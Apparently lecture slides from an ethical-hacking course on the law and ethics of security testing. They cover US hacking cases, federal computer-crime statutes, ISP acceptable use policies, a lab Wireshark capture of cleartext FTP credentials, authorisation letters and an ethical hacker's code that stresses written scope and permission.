


WRITTEN WORDS ARE OPEN TO INTERPRETATION

Hawaii requires the state to prove intent to commit a crime. Other states do not. Never assume the standard you read about applies where you live.

Authorisation Is Everything

Four gates. Every one of them has to be a yes before you touch a target.



Overview of Recent Hacking Cases (1 of 3)

State and Year	Description
Kansas, 2021	A resident of Ellsworth County, Kansas, was charged with one count of tampering with a public water system and one count of reckless damage to a protected computer during unauthorized access. The indictment alleged that a former employee knowingly accessed the Ellsworth County Rural Water District's protected computer system without authorization. During this unauthorized access, the accused allegedly performed activities that shut down the processes at the facility, which affected cleaning and disinfecting procedures, with the intention of harming the public drinking water system. If found guilty, the accused faces up to 25 years in prison and a fine of up to \$500,000 for illegally accessing the protected computer and tampering with the water system.
California, 2021	A former employee of an IT consulting firm accessed the server of a company in Carlsbad, California, and deleted more than 1,200 of the company's 1,500 Microsoft user accounts. The employee was apparently retaliating for being fired. The attack affected most of the Carlsbad company's employees so that they could not access email or other network services, effectively shutting down the company for days and causing continuous IT problems for three months. The former contractor was sentenced in federal court to two years in prison and ordered to pay the company more than \$560,000.

Overview of Recent Hacking Cases (2 of 3)

State and Year	Description
Nevada, 2021	A Russian national offered \$1 million to an employee of Tesla's electric battery plant in Nevada in a scheme to have the insider introduce malicious software into the company's computer network. The malware attack was designed to extract data from the company's network and then demand a ransom for its return. The ransomware case is considered unusual because it involves face-to-face bribery rather than anonymous hacking via the Internet. Such an attack typically carries a penalty of up to five years in prison and a \$250,000 fine.
Atlanta, 2021	A Cypriot national hacked into major websites as a teenager and threatened that he would release stolen user information unless the websites paid a ransom. The hacker identified vulnerable websites, including those for sports news and online games, and then stole personally identifiable information from user and customer databases. He became the first Cypriot national extradited from Cyprus to the United States, and paid nearly \$600,000 in restitution to his victims. In addition, he has been sentenced to federal prison for at least three years.

Overview of Recent Hacking Cases (3 of 3)

State and Year	Description
New Jersey, 2021	While employed at a data analytics and risk assessment firm based in New Jersey, a resident of Moorefield, Nebraska, obtained confidential information that belonged to the firm—including names, passwords, email addresses, and telephone numbers of clients—and then attempted to sell the information. Nearly two years after his arrest, the hacker was sentenced to three years of supervised release and ordered to pay restitution of more than \$290,000.
Florida, 2021	A Florida high school conducted online voting to select a homecoming queen but found out that an assistant principal in the school district manipulated the vote electronically. She accessed a network database storing confidential student information—including grades, medical history, and credentials—and then used the credentials to cast ballots in favor of her daughter. The pair were arrested and charged with fraudulently accessing confidential student information. The daughter was expelled from the high school, and her mother was suspended from her job as they awaited sentencing.

Legal, Grey Area, or Crime?

Decide in your group, then click the button on each card to check.

A

You run Nmap against your employer's public web server from home on a Saturday evening. Nobody asked you to, and nobody knows you did.

CRIME No authorisation from the owner — and your ISP's acceptable use policy almost certainly forbids it as well.

B

A friend who owns a coffee shop tells you over the phone: “Sure, go ahead and test my Wi-Fi.”

GREY AREA The owner consented, but verbally. Get it in writing, and check who actually owns the router and the circuit — often the ISP, not your friend.

C

Midway through an authorised internal test you find an employee's tax return on an open file share, and copy it to your laptop as evidence.

CRIME Copying information without the owner's permission. Record the path and the permissions that exposed it — never the file itself.

D

Your signed scope names 10.10.5.0/24. A trust relationship makes 10.10.9.0/24 trivially reachable, so you follow it.

CRIME Ease of access is not authorisation. Stop, report the trust path, and ask for a written scope change.



THE PATTERN

Three of the four are crimes, and none of them involved a clever exploit. Paperwork, not skill, is what decides.

Is Port Scanning Legal? (1 of 3)

- Some states consider it noninvasive or nondestructive in nature and deem it legal
 - Not always the case
 - Be prudent before using penetration-testing tools
- Federal government does not see infringements, such as port scanning, as a violation of the U.S. Constitution
 - Allows each state to address them separately
 - Research your state laws before using what you learn
- Read your ISP's "Acceptable Use Policy"



NONINVASIVE IS NOT THE SAME AS LEGAL

Some states treat a scan as harmless; others do not, and the federal government leaves it to them. Research your own state before you run Nmap outside a lab.

Is Port Scanning Legal? (2 of 3)

Acceptable Use Policy

- (a) PacInfo Net makes no restriction on usage provided that such usage is legal under the laws and regulations of the State of Hawaii and the United States of America and does not adversely affect PacInfo Net customers. Customer is responsible for obtaining and adhering to the Acceptable Use Policies of any network accessed through PacInfo Net services.
- (b) PacInfo Net reserves the right without notice to disconnect an account that is the source of spamming, abusive, or malicious activities. There will be no refund when an account is terminated for these causes. Moreover, there will be a billing rate of \$125 per hour charged to such accounts to cover staff time spent repairing subsequent damage.
- (c) Customers are forbidden from using techniques designed to cause damage to or deny access by legitimate users of computers or network components connected to the Internet. PacInfo Net reserves the right to disconnect a customer site that is the source of such activities without notice.

Figure 1-3 Sample acceptable use policy

Is Port Scanning Legal? (3 of 3)

- Internet Relay Chat (IRC) bot
 - Program that sends automatic responses to users
 - Gives the appearance of a person on the other side of a connection
- Virtual private network (VPN)
 - Consider whether your computer is connected to your business network by a VPN
 - Many people work from home using a VPN to connect to their work network
 - May end up scanning work computers, which could be problematic



THE VPN TRAP

If you are connected to your employer over a VPN, a scan of “your own network” may quietly cross into theirs. Disconnect first, and check which interface your tool is bound to.

Federal Computer Crime Laws (1 of 4)

Federal law	Description
The No Electronic Theft Act (P.L. 105 to 147)	Extends the reach of criminal copyright law to specifically include electronic means as one method for committing the crime (17 U.S.C. § 501(a)(1)). The act also expands the scope of the criminal conduct covered under this crime, allowing for prosecutions without showing that the distributor of the copyrighted material profited from the activity.
The Economic Espionage Act (EEA)	The EEA offers trade secret protection to both businesses and the government. The significance of information to society and the problems that are attached to protecting this information make the EEA an important step in how the law can provide protection from computer crime.
The Computer Fraud and Abuse Act (CFAA). Title 18, Crimes and Criminal Procedure. Part I: Crimes, Chapter 47, Fraud and False Statements, Sec. 1030: Fraud and related activity in connection with computers	This law makes it a federal crime to access classified information or financial information without authorization.

Federal Computer Crime Laws (2 of 4)

Federal law	Description
The Identity Theft and Assumption Deterrence Act (ITADA) [18 U.S.C. Section 1028(a)(7)]	This act criminalizes identity theft and allows courts to assess the losses suffered by individual consumers. While the CFAA covers certain aspects of identity theft, the ITADA addresses restitution and relief for the victims.
Electronic Communication Privacy Act. Title 18, Crimes and Criminal Procedure. Part I: Crimes, Chapter 119, Wire and Electronic Communications Interception and Interception of Oral Communications, Sec. 2510: Definitions and Sec. 2511: Interception and disclosure of wire, oral, or electronic communications prohibited	These laws make it illegal to intercept any communication, regardless of how it was transmitted.
U.S. PATRIOT Act, Sec. 217. Interception of Computer Trespasser Communications	This act largely seeks to amend previous privacy and surveillance laws and fund government surveillance programs. It also specifies ways for the government to monitor individuals and allows victims of cybercrimes to monitor the activity of trespassers on their systems.

Federal Computer Crime Laws (3 of 4)

Federal law	Description
Homeland Security Act of 2002, H.R. 5710, Sec. 225: Cyber Security Enhancement Act of 2002	This amendment to the Homeland Security Act of 2002 specifies sentencing guidelines for certain types of computer crimes.
The Computer Fraud and Abuse Act. Title 18, Crimes and Criminal Procedure, Sec. 1029: Fraud and related activity in connection with access devices	This law makes it a federal offense to manufacture, program, use, or possess any device or software that can be used for unauthorized use of telecommunications services.



SECTION 1029 CATCHES THE TOOLS

§1030 is about access; §1029 is about the devices and software used to get it. A tester's toolkit sits closer to that line than most students expect.

Federal Computer Crime Laws (4 of 4)

Federal law	Description
Stored Wire and Electronic Communications and Transactional Records Act. Title 18, Crimes and Criminal Procedure. Part I: Crimes, Chapter 121, Stored Wire and Electronic Communications and Transactional Records Act, Sec. 2701: Unlawful access to stored communications (a) Offense. Except as provided in subsection of this section whoever (1) intentionally accesses without authorization a facility through which an electronic communication service is provided; or (2) intentionally exceeds an authorization to access that facility; Sec. 2702: Disclosure of contents	This law defines unauthorized access to computers that store classified information.



STORED COMMUNICATIONS ARE COVERED SEPARATELY

Opening a mailbox or file store you were not authorised to open is its own offence under §2701.

Federal Statutes: A Quick Reference

The same statutes from the previous tables, grouped by what they actually protect.



Getting in without permission

Computer Fraud and Abuse Act, 18 U.S.C. §1030

Makes it a federal crime to access classified or financial information without authorisation.

Stored Communications Act, §2701

Unlawful access to communications held in storage by a provider.



Listening to traffic

Electronic Communications Privacy Act, §2510–2511

Illegal to intercept any communication, regardless of how it was transmitted.

U.S. PATRIOT Act, §217

Lets victims of cybercrime authorise monitoring of a trespasser on their own systems.



Tools, devices and identities

Computer Fraud and Abuse Act, §1029

Offence to make, program, use or possess a device or software for unauthorised use of telecom services.

Identity Theft and Assumption Deterrence Act, §1028(a)(7)

Criminalises identity theft and lets courts assess consumer losses.



Taking information

No Electronic Theft Act

Extends criminal copyright law to electronic distribution, with no need to show the distributor profited.

Economic Espionage Act

Trade secret protection for both businesses and government.



TWO THINGS THIS TABLE DOES NOT COVER

Sentencing comes from the Homeland Security Act of 2002 §225, the Cyber Security Enhancement Act. And every state adds its own statutes on top — the federal government leaves infringements such as port scanning for the states to address separately.

What Interception Actually Looks Like

The same lab network, captured with Wireshark. This is the conduct §2511 is about.

Capturing from vboxnet0 — Wireshark

ftp | tcp.flags.syn == 1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.101	192.168.56.102	TCP	58	41337 → 21 [SYN] Seq=0 Win=64240 Len=0
2	0.000318	192.168.56.102	192.168.56.101	TCP	58	21 → 41337 [SYN, ACK] Seq=0 Ack=1 Win=5840
3	0.000401	192.168.56.101	192.168.56.102	TCP	54	41337 → 21 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.001902	192.168.56.102	192.168.56.101	FTP	74	Response: 220 (vsFTPd 2.3.4)
5	0.004115	192.168.56.101	192.168.56.102	FTP	68	Request: USER msfadmin
6	0.004488	192.168.56.102	192.168.56.101	FTP	88	Response: 331 Please specify the password.
7	0.006002	192.168.56.101	192.168.56.102	FTP	68	Request: PASS msfadmin
8	0.006377	192.168.56.102	192.168.56.101	FTP	76	Response: 230 Login successful.
9	0.008140	192.168.56.101	192.168.56.102	FTP	62	Request: SYST

▶ Frame 7: 68 bytes on wire (544 bits), 68 bytes captured

▶ Ethernet II, Src: 08:00:27:1c:4a:9f, Dst: 08:00:27:a5:3b:19

▶ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102

▶ Transmission Control Protocol, Src Port: 41337, Dst Port: 21

▶ File Transfer Protocol (FTP)

PASS msfadmin\r\n

Request arg: msfadmin

0000 08 00 27 a5 3b 19 08 00 27 1c 4a 9f 08 00 45 00 ..'.j... '.J...E.

0010 00 36 12 a4 40 00 40 06 a1 1f c0 a8 38 65 c0 a8 .6..@.@.8e..

0020 38 66 a1 79 00 15 4c 2f 8b 21 5a 3e 11 08 50 18 8f.y..L/ .!Z>..P.

0030 fa f0 6f 21 00 00 50 41 53 53 20 6d 73 66 61 64 ..oi..PA SS msfad

0040 6d 69 6e 0d 0a min..

WHAT TO WATCH FOR

- 1

The first three packets are the handshake

SYN, SYN-ACK, ACK. Every scan and every connection in this course starts here.
- 2

FTP sends credentials in the clear

PASS msfadmin is readable in the packet list, in the detail pane and in the raw hex. No decryption was involved.
- 3

Telnet, HTTP and SMTP behave the same way

Anything without TLS is readable by whoever controls a hop in between.
- 4

Capturing is its own offence

The ECPA makes it illegal to intercept any communication, regardless of how it was transmitted — separate from unauthorised access.




WHY THIS BELONGS IN THE LEGAL SECTION

Running a sniffer is not covered by permission to test a host. Packet capture on a network you do not own is interception, and it is prosecuted under a different statute than the one covering access.

Sitting in the Middle: An Intercepting Proxy

Burp Suite pauses a request between the browser and the server, where you can read and change it.



WHAT TO WATCH FOR

- 1 Intercept is on**
The request is frozen in transit. Forward sends it on; Drop kills it; you decide after reading it.
- 2 The whole request is visible**
Method, headers, session cookie and body — everything the browser sent, laid out in full.
- 3 The login is in the body**
Over plain HTTP, username and password sit in the request in clear text, exactly as the Wireshark capture showed.
- 4 Now you can change it**
A tester edits the request before forwarding — the basis of most web-application testing later in the course.



SAME LESSON, DIFFERENT TOOL

Wireshark reads traffic passively; a proxy changes it. Both depend on sitting between the two ends, and both need that position to be authorised.

Polling Activity 1-2

What portion of your ISP contract might affect your ability to conduct a penetration test over the Internet?

- a. Scanning policy
- b. Port access policy
- c. Acceptable use policy
- d. Warranty policy



Open the poll

1

Share the PIN or link. Anonymous responses give you the honest picture.



Everyone answers

2

Ask for a show of hands on confidence before you reveal the answer.



Then read a real one

3

Pull up your own ISP's acceptable use policy and find the clause.

Polling Activity 1-2: Answer

What portion of your ISP contract might affect your ability to conduct a penetration test over the Internet?

Answer: c. Acceptable use policy

You must research your state laws before using penetration-testing tools. You should also read your ISP contract, specifically the section titled “Acceptable Use Policy” or something similar.



READ YOUR OWN CONTRACT

The acceptable use policy is the clause that decides whether you may legally scan from your home connection. It is also the clause nobody reads.

What You Cannot Do Legally

- Illegal actions:
 - Accessing a computer without permission
 - Destroying data without permission
 - Copying information without the owner's permission
 - Installing viruses on a network
 - Denying users access to network resources
- Be careful that your actions do not prevent client's employees from doing their jobs



DENYING ACCESS IS AN OFFENCE IN ITSELF

You do not have to steal anything. Preventing a client's employees from doing their jobs is enough, which is why denial-of-service testing needs explicit written consent.

Get It in Writing

- Using a contract is good business
 - May be useful in court
- Books on working as an independent contractor
 - *Getting Started in Consulting* by Alan Weiss
 - *The Consulting Bible: Everything You Need to Know to Create and Expand a Seven-Figure Consulting Practice* by Alan Weiss
- Internet can also be a helpful resource
 - Will find free modifiable contract templates
- Have an attorney read your contract before signing



THE CHEAPEST INSURANCE YOU WILL EVER BUY

An hour of an attorney's time costs less than a single day spent defending an engagement that was agreed over email.

Get It in Writing: Anatomy of the Agreement

Using a contract is good business, and it may be useful in court. Here is what one contains.



Clauses a client's lawyer will expect

- 1 Parties, and who has authority to sign
- 2 Scope: systems in, systems out
- 3 Timeline, testing windows and milestones
- 4 Rules of engagement and permitted techniques
- 5 Confidentiality and handling of client data
- 6 Liability, indemnity and insurance
- 7 Deliverables, and whether a retest is included
- 8 Fees, expenses and payment terms



Why a contract, not a handshake

A signed agreement is what turns an intrusion into an engagement. If it ever ends up in front of a court, it is the document that shows you had permission, for these systems, on these dates.



Where to start

Free modifiable contract templates are widely available online. For the business side, the textbook recommends Alan Weiss's Getting Started in Consulting and The Consulting Bible.



Before you sign anything

Have an attorney read your contract. A template downloaded at midnight has never been tested against the law in your state, and you are the one who carries the risk if it fails.



THE CLAUSE STUDENTS FORGET

A retest clause. Findings that are never re-verified do not make anybody safer, and the client will assume you checked.

The Letter You Carry

A sample authorisation letter. Every tester on an engagement carries a signed copy, on paper.

NORTHWIND LOGISTICS, INC.
1400 Harbour Way, Suite 300 · Portland, OR 97209

AUTHORISATION TO CONDUCT SECURITY TESTING
28 August 2026
Northwind Logistics, Inc. (the Client) authorises the bearer of this letter to conduct security testing against the systems listed below, strictly within the dates and hours stated.

SYSTEMS IN SCOPE
203.0.113.0/24 nwl-web-01.example.com nwl-vpn.example.com

EXPLICITLY OUT OF SCOPE
Production databases Third-party hosted services Physical premises

AUTHORISED WINDOW
07 Sep 2026 00:01 to 11 Sep 2026 23:59, local time

PROHIBITED TECHNIQUES
Denial of service Social engineering of staff Data exfiltration

EMERGENCY CONTACT, 24 HOURS
R. Okonkwo, Head of Infrastructure +1 555 0142 soc@example.com

Any law-enforcement officer or employee with questions about this activity should call the number above before taking further action.

M. Delacroix, Chief Information Officer
Authorised by

Tester



Who is authorising, and can they?

The letterhead and the signature block. If the signer cannot demonstrate that the company owns the systems named, the letter is worthless.



Exactly what is in scope

Ranges and hostnames, written out. An explicit out-of-scope list matters just as much — it is what protects you when something adjacent breaks.



The window

Dates and hours. Testing outside the window is indistinguishable from a real intrusion, and the SOC will treat it that way.



What you may not do

Prohibited techniques, stated positively. Anything not written here should be assumed forbidden until you ask.



Who to call at 03:00

A named person who can stop the test. This line is the reason the letter is worth carrying in the first place.



CARRY IT, DO NOT JUST FILE IT

It is evidence in your hand at the moment somebody challenges you in a server room. An email on a laptop in the car is not.

Ethical Hacking in a Nutshell

- Skills needed to be a security tester
 - Knowledge of network and computer technology
 - Ability to communicate with management and IT personnel
 - An understanding of the laws applicable in your location
 - Ability to apply necessary tools to perform your tasks



Technology

Networks, operating systems and protocols, deeply enough to predict what a tool will do.



Communication

Explaining a finding to management and to the engineers who have to fix it.



Law

The statutes that apply where you are standing, and where the client is.



Tooling

Applying the right tool, and knowing when the tool is lying to you.



THE ONE THAT LIMITS CAREERS

It is usually the second. Technical depth is common; the ability to make a non-engineer fund the fix is not.

The Ethical Hacker's Code

Five habits that keep this work on the right side of the line.



Authorisation before action

Written, specific and current. Permission for last year's assessment does not cover this morning's scan.

1



Stay inside the scope

The easy path out of scope is still unauthorised access. Report the path; do not walk it.

2



Do no avoidable harm

Be careful that your actions do not prevent the client's employees from doing their jobs.

3



Protect what you find

Client data in your possession is a liability you are holding on their behalf. Encrypt it, minimise it, destroy it on schedule.

4



Report honestly

Including what you could not do, what you broke, and where you were lucky. A report that hides gaps is worse than no report.

5




THE ONE-LINE VERSION

Leave every system you touch in the state you found it, and every client better able to defend itself than before you arrived.

Your Lab This Semester

Everything you attack in this course lives inside this box, on a network with no route to anywhere else.



**No bridged adapter.
No campus network.
No Internet.**

- Snapshot every VM before you attack it, so you can roll back.
- Metasploitable and BWA are indefensible by design — exposing either one to a real network is itself a security incident.
- If a tool asks for a target outside 10.0.x.x, stop and re-read the brief.

